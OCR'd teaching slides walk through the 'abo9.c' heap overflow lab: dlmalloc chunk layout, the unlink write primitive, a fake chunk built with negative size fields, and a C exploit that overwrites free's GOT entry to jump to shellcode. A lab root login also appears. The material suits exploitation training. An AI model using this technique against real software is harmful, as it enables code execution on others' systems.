
Size of pbuf1

prev_inuse bit

Size of pbuf2

User data

abo9.c


pbuf1
Size of prev. chunk
prev_inuse bit
Size of pbuf1
User data
pbuf2
Size of pbuf1
prev_inuse bit
Size of pbuf2
User data

abo9.c

- Unlinking chunks:
  - P->fd->bk = P->bk
  - P->bk->fd = P->fd
  - Which is
    - *(P+8)+12 = *(P+12)
    - *(P+12)+8 = *(P+8)

    - So at *FD+12 we write BK
    - at *BK+8 we write FD


abo9.c

- This is the code to consolidate backwards (i.e. if the previous chunk is free, combine it with the currently freed chunk):
  - if (!prev_inuse(p)) {
    - prevsize = p->prev_size;
    - size += prevsize;
    - p = chunk_at_offset(p, -((long) prevsize));
    - unlink(p, bck, fwd);
  - }

abo9.c

- We want to write a small enough number – to prevent having to write a 0 byte, we can use a negative number
  - If we overwrite prevsize with -8 and size with -8:
    - prevsize = -8
    - size = -8
    - chunk_at_offset(p, - -8) = p+8
    - Since p is at pbuf1+256, this would be at pbuf1+264
    - Next chunk: pbuf1+256+size = pbuf1+256-8, where we must tell it that prev_chunk is in use (we're freeing it), so pbuf1+248 = -7 (last bit set to 1)
    - Fake free chunk is now at pbuf1+264, fd = pbuf1+264+8 and bk pbuf1+264+12

abo9.c


pbuf1
Size of prev. chunk
prev_inuse bit
Size of pbuf1
User data
-7
1
Size of chunk after pbuf2
pbuf2
-8
0
-8
FD of fake chunk
(pbuf+8+8)
BKof fake chunk
(pbuf+8+12)

abo9.c

- In summary:
  - Set pbuf2’s size/prevsize, claim that previous chunk is free
  - Create a fake chunk that pbuf2 can be coalesced with during the free of pbuf2
  - Set FD and BK of fake chunk
    - Overwrite the GOT entry of free with a pointer to our shellcode
  - Need slightly modified shellcode: unlinking works in 2 ways,
    - *(FD+12) is set to BK, but also *(BK+8)=FD
      - This would cause our shellcode to crash, because FD is not executable
      - shellcode_abo9.h: first 2 bytes jump to shellcode+16

abo9.c

```
#define BUF1 0x08049648
#define FREE 0x08049620
 int main (int argc, char **argv) {
   char buffer[300];
   memset(buffer, '\x41', 300);
  memcpy(buffer,shellcode,strlen(shellcode));
   *(long *)&buffer[252] = 0xfffffff9;
  *(long *)&buffer[256] = 0xfffffff8;  *(long *)&buffer[260] = 0xfffffff8;
  *(long *)&buffer[272] = FREE-12; *(long *)&buffer[276] = BUF1;
  buffer[280] = 0;  printf("%s\n", buffer); }
```

Conclusion

- Solutions are available in /root (log in as root/secappdev)
  - File is solutions.tar.gz